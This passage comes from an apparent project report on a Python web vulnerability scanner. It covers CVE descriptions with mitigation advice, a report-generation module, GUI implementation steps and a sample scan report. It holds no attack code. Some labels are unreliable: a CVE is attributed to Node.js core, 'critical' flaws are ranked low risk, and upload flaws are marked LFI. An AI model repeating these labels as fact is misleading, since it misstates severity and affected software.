Mitigation: If a security patch addressing CVE-2021-49104 has been released by the vendor, apply it immediately to mitigate the risk of exploitation. Implement strict file upload restrictions within Weaver E-Office. Validate file types, enforce file size limits, and sanitize filenames to prevent malicious uploads. Limit access to the file upload feature to authorized users only. Implement strong authentication mechanisms and access controls to prevent unauthorized access. Review and adjust the security configuration of Weaver E-Office to enhance protection against file upload vulnerabilities. Consider disabling unnecessary features and tightening access controls where appropriate.

X) CVE-2018-7422 WordPress Site Editor < 1.1.1 Local File Inclusion (LFI)

Description: CVE-2018-7422 is a Local File Inclusion (LFI) vulnerability found in the Site Editor plugin for WordPress, specifically versions prior to 1.1.1. This vulnerability allows attackers to include and execute local files on the server by exploiting improper input validation in the plugin.

Mitigation: Upgrade the Site Editor plugin to version 1.1.1 or later, which includes fixes for CVE-2018-7422. Keeping the plugin up-to-date is crucial to mitigate the risk of exploitation. Implement strict input validation and sanitization in the plugin to filter out potentially malicious input. Validate user-supplied input to prevent attackers from including and executing arbitrary files. Limit access to the Site Editor plugin to authorized users only. Implement strong authentication mechanisms and access controls to prevent unauthorized access.

Low Risk:

Low-risk vulnerabilities pose minimal immediate threat to the security of the system but still require attention to prevent potential exploitation and strengthen overall security posture.

These are 10 vulnerabilities listed:

I) UFIDA Yonyou TimeSpace KSOA Software Front-end File Upload Vulnerability (2022HVV)

Description: The "UFIDA Yonyou TimeSpace KSOA Software Front-end File Upload Vulnerability (2022HVV)" refers to a security flaw found in the front-end file upload functionality of the UFIDA Yonyou TimeSpace KSOA software. This vulnerability allows attackers to upload and execute arbitrary files on the server, potentially leading to unauthorized access, data manipulation, or further compromise of the affected system.

Mitigation: If a security patch addressing the vulnerability has been released by the vendor, apply it immediately to mitigate the risk of exploitation. Implement strict file upload restrictions within the UFIDA Yonyou TimeSpace KSOA software. Validate file types, enforce file size limits, and sanitize filenames to prevent malicious uploads. Limit access to the file upload functionality to authorized users only. Implement strong authentication mechanisms and access controls to prevent unauthorized access. Review and adjust the security

configuration of UFIDA Yonyou TimeSpace KSOA to enhance protection against file upload vulnerabilities. Consider disabling unnecessary features and tightening access controls where appropriate.

II) Wanhu OA fileUpload.controller Arbitrary File Upload Vulnerability-2022

Description: The "Wanhu OA fileUpload.controller Arbitrary File Upload Vulnerability-2022" refers to a security flaw found in the fileUpload.controller component of the Wanhu OA software. This vulnerability allows attackers to upload and execute arbitrary files on the server, potentially leading to unauthorized access, data manipulation, or further compromise of the affected system.

Mitigation: If a security patch addressing the vulnerability has been released by the vendor, apply it immediately to mitigate the risk of exploitation. Implement strict file upload restrictions within the Wanhu OA software. Validate file types, enforce file size limits, and sanitize filenames to prevent malicious uploads. Limit access to the file upload functionality to authorized users only. Implement strong authentication mechanisms and access controls to prevent unauthorized access. Review and adjust the security configuration of Wanhu OA to enhance protection against file upload vulnerabilities. Consider disabling unnecessary features and tightening access controls where appropriate.

III) UFIDA GRP-U8 UploadFileData Arbitrary File Upload (2022HVV)

Description: The "UFIDA GRP-U8 UploadFileData Arbitrary File Upload (2022HVV)" refers to a critical security vulnerability found in the UploadFileData functionality of UFIDA GRP- U8 software. This vulnerability allows attackers to upload and execute arbitrary files on the server, potentially leading to unauthorized access, data manipulation, or further compromise of the affected system.

Mitigation: If a security patch addressing the vulnerability has been released by the vendor, apply it immediately to mitigate the risk of exploitation. Implement strict file upload restrictions within UFIDA GRP-U8 software. Validate file types, enforce file size limits, and sanitize filenames to prevent malicious uploads. Limit access to the file upload functionality to authorized users only. Implement strong authentication mechanisms and access controls to prevent unauthorized access. Review and adjust the security configuration of UFIDA GRP-U8 to enhance protection against file upload vulnerabilities. Consider disabling unnecessary features and tightening access controls where appropriate.

IV) Hua Tian Power OA Arbitrary File Upload Vulnerability (2022HVV)

Description: The "Hua Tian Power OA Arbitrary File Upload Vulnerability (2022HVV)" refers to a critical security flaw found in the file upload functionality of Hua Tian Power OA software. This vulnerability allows attackers to upload and execute arbitrary files on the server, potentially leading to unauthorized access, data manipulation, or further compromise of the affected system.

Mitigation: If a security patch addressing the vulnerability has been released by the vendor, apply it immediately to mitigate the risk of exploitation. Implement strict file upload restrictions within Hua Tian Power OA software. Validate file types, enforce file size limits, and sanitize filenames to prevent malicious uploads. Limit access to the file upload functionality to authorized users only. Implement strong authentication mechanisms and access controls to prevent unauthorized access. Review and adjust the security configuration of Hua Tian Power OA to enhance protection against file upload vulnerabilities. Consider disabling unnecessary features and tightening access controls where appropriate.

V) Weaver OA E-Cology VerifyQuickLogin.jsp Arbitrary Administrator Login Vulnerability (2022HVV)

Description: The "Weaver OA E-Cology VerifyQuickLogin.jsp Arbitrary Administrator Login Vulnerability (2022HVV)" is a critical security flaw found in the VerifyQuickLogin.jsp page of the Weaver OA E-Cology system. This vulnerability allows attackers to bypass authentication mechanisms and gain arbitrary administrator access to the system.

Mitigation: If a security patch addressing the vulnerability has been released by the vendor, apply it immediately to mitigate the risk of exploitation. Limit access to the VerifyQuickLogin.jsp page and other administrative functionalities to authorized users only. Implement strong authentication mechanisms, such as multi-factor authentication (MFA), to prevent unauthorized access. Review and adjust the security configuration of Weaver OA E-Cology to enhance protection against unauthorized access vulnerabilities. Consider implementing additional security measures, such as IP whitelisting and session management controls

VI) Tongda OA v11.8 api.ali.php Arbitrary File Upload Vulnerability

Description: The "Tongda OA v11.8 api.ali.php Arbitrary File Upload Vulnerability" refers to a critical security flaw found in the api.ali.php file of Tongda OA version 11.8. This vulnerability allows attackers to upload and execute arbitrary files on the server, potentially leading to unauthorized access, data manipulation, or further compromise of the affected system.

Mitigation: If a security patch addressing the vulnerability has been released by the vendor, apply it immediately to mitigate the risk of exploitation. Implement strict file upload restrictions within the Tongda OA software. Validate file types, enforce file size limits, and sanitize filenames to prevent malicious uploads. Limit access to the api.ali.php file and other sensitive functionalities to authorized users only. Implement strong authentication mechanisms and access controls to prevent unauthorized access. Review and adjust the security configuration of Tongda OA to enhance protection against file upload vulnerabilities. Consider disabling unnecessary features and tightening access controls where appropriate.

VII) Tongda OA Arbitrary File Inclusion + Unauthorized File Upload

Description: The "Tongda OA Arbitrary File Inclusion + Unauthorized File Upload" vulnerability refers to a security issue in the Tongda OA system that combines two distinct vulnerabilities: arbitrary file inclusion and unauthorized file upload. This combination allows attackers to include and execute arbitrary files on the server, potentially leading to unauthorized access, data manipulation, or further compromise of the affected system.

Mitigation: If a security patch addressing the vulnerability has been released by the vendor, apply it immediately to mitigate the risk of exploitation. Implement strict file upload restrictions within the Tongda OA software. Validate file types, enforce file size limits, and sanitize filenames to prevent malicious uploads. Limit access to sensitive functionalities to authorized users only. Implement strong authentication mechanisms and access controls to prevent unauthorized access. Review and adjust the security configuration of Tongda OA to enhance protection against file inclusion and unauthorized file upload vulnerabilities. Consider disabling unnecessary features and tightening access controls where appropriate.

VIII) H3C CVM Frontend Arbitrary File Upload Vulnerability (2022HVV)

Description: The "H3C CVM Frontend Arbitrary File Upload Vulnerability (2022HVV)" refers to a critical security flaw found in the frontend component of H3C's Cloud Security Management Platform (CVM). This vulnerability allows attackers to upload and execute arbitrary files on the server, potentially leading to unauthorized access, data manipulation, or further compromise of the affected system.

Mitigation: If a security patch addressing the vulnerability has been released by H3C, apply it immediately to mitigate the risk of exploitation. Implement strict file upload restrictions within

the H3C CVM frontend. Validate file types, enforce file size limits, and sanitize filenames to prevent malicious uploads. Limit access to the file upload functionality and other sensitive functionalities to authorized users only. Implement strong authentication mechanisms and access controls to prevent unauthorized access. Review and adjust the security configuration of H3C CVM to enhance protection against file upload vulnerabilities. Consider disabling unnecessary features and tightening access controls where appropriate.

IX) S2-015 Remote Code Execution Vulnerability

Description: S2-015 is a Remote Code Execution (RCE) vulnerability found in the Apache Struts 2 framework. This vulnerability allows attackers to execute arbitrary code on the server by exploiting improper handling of parameters with certain malicious values.

Mitigation: Ensure that Apache Struts is updated to a patched version that addresses the S2-015 vulnerability. Keeping Struts and its dependencies up-to-date is crucial to prevent exploitation. Implement strict input validation to filter out potentially malicious input, especially for parameters used in the vulnerable component. Validate and sanitize user input to prevent injection attacks. Review and adjust the security configuration of Apache Struts applications to enhance protection against remote code execution vulnerabilities. Disable unnecessary features and tighten access controls where appropriate.

X) S2-005 Remote Code Execution Vulnerability

Description: S2-005 is a Remote Code Execution (RCE) vulnerability found in the Apache Struts 2 framework. This vulnerability allows attackers to execute arbitrary code on the server by exploiting improper handling of certain parameters.

Mitigation: Ensure that Apache Struts is updated to a patched version that addresses the S2-005 vulnerability. Keeping Struts and its dependencies up-to-date is crucial to prevent exploitation. Implement strict input validation to filter out potentially malicious input, especially for parameters used in the vulnerable component. Validate and sanitize user input to prevent injection attacks. Review and adjust the security configuration of Apache Struts applications to enhance protection against remote code execution vulnerabilities. Disable unnecessary features and tighten access controls where appropriate.

6.4 REPORT GENERATION MODULE

The Report Generation Module is responsible for creating comprehensive and structured reports based on the results obtained from the vulnerability scanning process. It organizes the findings into a format that is easily understandable by stakeholders, including system administrators, security analysts, and management personnel. Here's a detailed overview of the Report Generation Module:

1. Purpose:

The primary purpose of the Report Generation Module is to provide stakeholders with detailed insights into the security posture of the target system. It presents the results of the vulnerability scans in a structured manner, highlighting critical issues, risk levels, and recommended mitigation strategies.

2. Key Components:

Report Structure:

Title: Indicates the nature of the report (e.g., "Web Vulnerability Scanner Report").

Date: Specifies the date when the report was generated.

Target Information: Provides details about the target system, such as the URL or hostname.

Risk Summary: Summarizes the distribution of vulnerabilities based on their risk levels (high, medium, low).

Detected Vulnerabilities: Presents a categorized list of vulnerabilities along with their descriptions, risk levels, and mitigation strategies.

Formatting and Styling:

Fonts and Colors: Utilizes appropriate fonts, colors, and styling to enhance readability and visual appeal.

Section Headings: Clearly demarcates different sections of the report using descriptive headings (e.g., "High-Risk ", "Medium-Risk ", "Low-Risk ").

Text Alignment: Ensures consistent alignment and formatting throughout the report for a professional appearance.

Dynamic Content:

Data Integration: Dynamically incorporates vulnerability data obtained from the scanner module, ensuring that the report reflects the latest scan results.

Risk Classification: Classifies vulnerabilities into high, medium, and low risk categories based on severity levels, allowing stakeholders to prioritize mitigation efforts effectively.

3. Report Generation Process:

Data Retrieval:

Retrieves vulnerability data from the scanner module, including details of identified vulnerabilities, risk levels, and mitigation recommendations.

Analysis and Classification:

Analysis the retrieved data to categorize vulnerabilities based on their risk levels (high, medium, low). Determines the severity of each vulnerability by considering factors such as potential impact, exploitability, and likelihood of occurrence.

Structured Presentation:

Organizes the vulnerability data into a structured format, ensuring clarity and coherence in the presentation. Groups vulnerabilities into sections according to their risk levels, facilitating easy navigation and comprehension.

Generation and Formatting:

Generates the report content dynamically based on the categorized vulnerability data. Applies formatting and styling rules to ensure consistency and readability across the entire report.

Compilation and Delivery:

Compiles the formatted content into a final report document, typically in HTML format. Delivers the report to designated stakeholders via email, web portal, or other communication channels.

4. Output:

The output of the Report Generation Module is a well-structured and visually appealing report document that provides stakeholders with actionable insights into the security status of the target system. The report highlights critical vulnerabilities, suggests mitigation measures, and assists decision-making processes related to risk management and security enhancement.

5. Integration and Collaboration:

The Report Generation Module collaborates closely with other modules within the vulnerability scanning system, such as the Scanner Module and Vulnerability Classification Module. It integrates vulnerability data from the scanner module and utilizes classification information from the vulnerability classification module to generate informative and context-rich reports.

6. Continuous Improvement:


The Report Generation Module undergoes continuous improvement based on feedback from stakeholders and evolving security requirements. It may incorporate new features, enhance reporting capabilities, and adapt to emerging threats to ensure the effectiveness and relevance of the generated reports over time.

In summary, the Report Generation Module plays a crucial role in transforming vulnerability scan results into actionable insights and recommendations, facilitating informed decision-making and proactive risk management efforts within organizations.

7.IMPLEMENTATION

7.1 STEPS FOR IMPLEMENTATION

I) Initially, upon executing the main Python file, users are greeted with a welcome screen that includes terms and conditions for utilizing the tool. Users are presented with two options: "Yes" or "No." Selecting "Yes" enables users to commence using the tool, while choosing "No" terminates the program.



Welcome

Welcome to Web Vulnerability Scanner
This tool should only be used for educational purposes.
If any individual uses this tool in unintended ways then we are not responsible for it.
If you agree with this terms and conditions then please select the yes option otherwise exit the tool by selecting the no option.

FIG 7.1: WELCOME PAGE

II) Upon selecting the "Yes" option, users are presented with the user interface, which includes an input dialog, "Scan" button, "Cancel" button, and a progress bar. Additionally, there is a menu bar featuring two submenus: "Session" and "Reports."




FIG 7.2: USER INTERFACE

III) To utilize the tool, users must input a URL in the input dialog and proceed by clicking the "Scan" button. The progress bar visually represents the progress of the scan.




FIG 7.3: INPUT DIALOG AND PROGRESS BAR

IV) Upon completion of the scan, users can access the report by clicking the "Report" menu and selecting the report file in HTML format.




FIG 7.4: REPORTS MENU

V) If users wish to initiate a new session, they can simply click on the "Session" menu and select "Reset," which resets the entire session.




FIG 7.5: SESSION MENU AND RESET OPTION

VI) If users desire to terminate a session prematurely, they can click on the "Cancel" button located below the scan button.




FIG 7.6: CANCEL BUTTON FUNCTION

VII) Upon clicking on the report file, it will be displayed in the web browser, containing information such as the target URL, date of the scan, risk classifications (high, medium, and low), and detected vulnerabilities.

REPORT OF WEB VULNERABILITY SCAN

TARGET: EXAMPLE.COM

DATE: 01-05-2024

RISKS

High	Medium	Low
3	**2**	**4**

DETECTED VULNERABILITIES

HIGH RISK

1. VMware Workspace ONE Access SSTI Vulnerability (CVE-2022-22954)

Description: CVE-2022-22954 is a Server-Side Template Injection (SSTI) vulnerability found in VMware Workspace ONE Access, a comprehensive identity management solution. This vulnerability allows an authenticated attacker with privileges to manipulate input to execute arbitrary code within the application's template rendering environment. By exploiting this flaw, attackers can inject and execute malicious code, potentially leading to unauthorized access, data leakage, or further compromise of the affected system.

Mitigation: VMware has released security updates addressing CVE-2022-22954. It is crucial to apply these updates promptly to mitigate the vulnerability. Ensure that Workspace ONE Access is updated to the latest patched version to prevent exploitation. Limit user privileges to reduce the impact of potential exploitation. Restrict access to sensitive functions and features within Workspace ONE Access to authorized users only. Implement monitoring and logging mechanisms to detect suspicious activities or unauthorized access attempts within Workspace ONE Access. Monitor system logs for any signs of exploitation and take appropriate actions if suspicious activities are detected.

2. ThinkPHP 2.x Remote Code Execution

Description: The ThinkPHP 2.x Remote Code Execution vulnerability is a severe security issue affecting versions of the ThinkPHP framework in the 2.x branch. This vulnerability enables remote attackers to execute arbitrary code on the server hosting the vulnerable application. It arises due to inadequate input validation, allowing attackers to inject and execute malicious code via crafted HTTP requests or other input vectors.

Mitigation: If possible, upgrade to a newer version of the ThinkPHP framework that addresses the remote code execution vulnerability. Alternatively, apply patches provided by the vendor to mitigate the risk of exploitation. Implement robust input validation and sanitization mechanisms throughout the application to filter out potentially malicious input. Proper input validation can prevent attackers from injecting arbitrary code and executing it on the server. Enforce strict access controls and least privilege principles to limit the impact of successful exploitation. Restrict access to sensitive functionalities and directories, and employ strong authentication mechanisms to prevent unauthorized access.

3 Node.js Command Injection Vulnerability (CVE-2021-21315)

Description: CVE-2021-21315 is a critical Command Injection Vulnerability in Node.js, a popular JavaScript runtime. This vulnerability allows remote attackers to execute arbitrary commands on the host operating system by exploiting improper input validation in the child_process module. Specifically, the vulnerability arises due to insufficient validation of user-supplied inputs, which can be exploited to inject and execute malicious commands.

Mitigation: Upgrade to a patched version of Node.js that includes fixes for CVE-2021-21315. It's crucial to keep Node.js and its dependencies up-to-date to mitigate the risk of exploitation. Implement strict input validation and sanitization measures, especially when executing commands or interacting with external processes using the child_process module. Validate and sanitize user input to prevent command injection attacks. Whenever possible, use safer alternatives to executing shell commands, such as built-in Node.js APIs or third-party libraries designed to mitigate command injection vulnerabilities.

MEDIUM RISK

1 CVE-2018-7422 WordPress Site Editor < 1.1.1 Local File Inclusion (LFI)

Description: CVE-2018-7422 is a Local File Inclusion (LFI) vulnerability found in the Site Editor plugin for WordPress, specifically versions prior to 1.1.1. This vulnerability allows attackers to include and execute local files on the server by exploiting improper input validation in the plugin.

Mitigation: Upgrade the Site Editor plugin to version 1.1.1 or later, which includes fixes for CVE-2018-7422. Keeping the plugin up-to-date is crucial to mitigate the risk of exploitation. Implement strict input validation and sanitization in the plugin to filter out potentially malicious input. Validate user-supplied input to prevent attackers from including and executing arbitrary files. Limit access to the Site Editor plugin to authorized users only. Implement strong authentication mechanisms and access controls to prevent unauthorized access.

2 Green Alliance Next-Generation Firewall resourse.php Arbitrary File Upload Vulnerability (LFI)

Description: The resourse.php Arbitrary File Upload Vulnerability in the Green Alliance Next-Generation Firewall refers to a security flaw that allows attackers to upload and execute arbitrary files on the firewall device. This type of vulnerability can lead to unauthorized access, data theft, or even complete compromise of the affected system.

Mitigation: If the vendor has released a security patch addressing the vulnerability, apply it immediately to mitigate the risk of exploitation. Limit access to the firewall device to authorized personnel only. Implement network segmentation to restrict access from untrusted networks. Implement strict file upload restrictions on the firewall device. Validate file types, enforce file size limits, and sanitize filenames to prevent malicious uploads.

LOW RISK

1 H3C CVM Frontend Arbitrary File Upload Vulnerability (2022HVV)(LFI)

Description: The H3C CVM Frontend Arbitrary File Upload Vulnerability (2022HVV) refers to a critical security flaw found in the frontend component of H3C's Cloud Security Management Platform (CVM). This vulnerability allows attackers to upload and execute arbitrary files on the server, potentially leading to unauthorized access, data manipulation, or further compromise of the affected system.

Mitigation: If a security patch addressing the vulnerability has been released by H3C, apply it immediately to mitigate the risk of exploitation. Implement strict file upload restrictions within the H3C CVM frontend. Validate file types, enforce file size limits, and sanitize filenames to prevent malicious uploads. Limit access to the file upload functionality and other sensitive functionalities to authorized users only. Implement strong authentication mechanisms and access controls to prevent unauthorized access. Review and adjust the security configuration of H3C CVM to enhance protection against file upload vulnerabilities. Consider disabling unnecessary features and tightening access controls where appropriate.

2 S2-005 Remote Code Execution Vulnerability

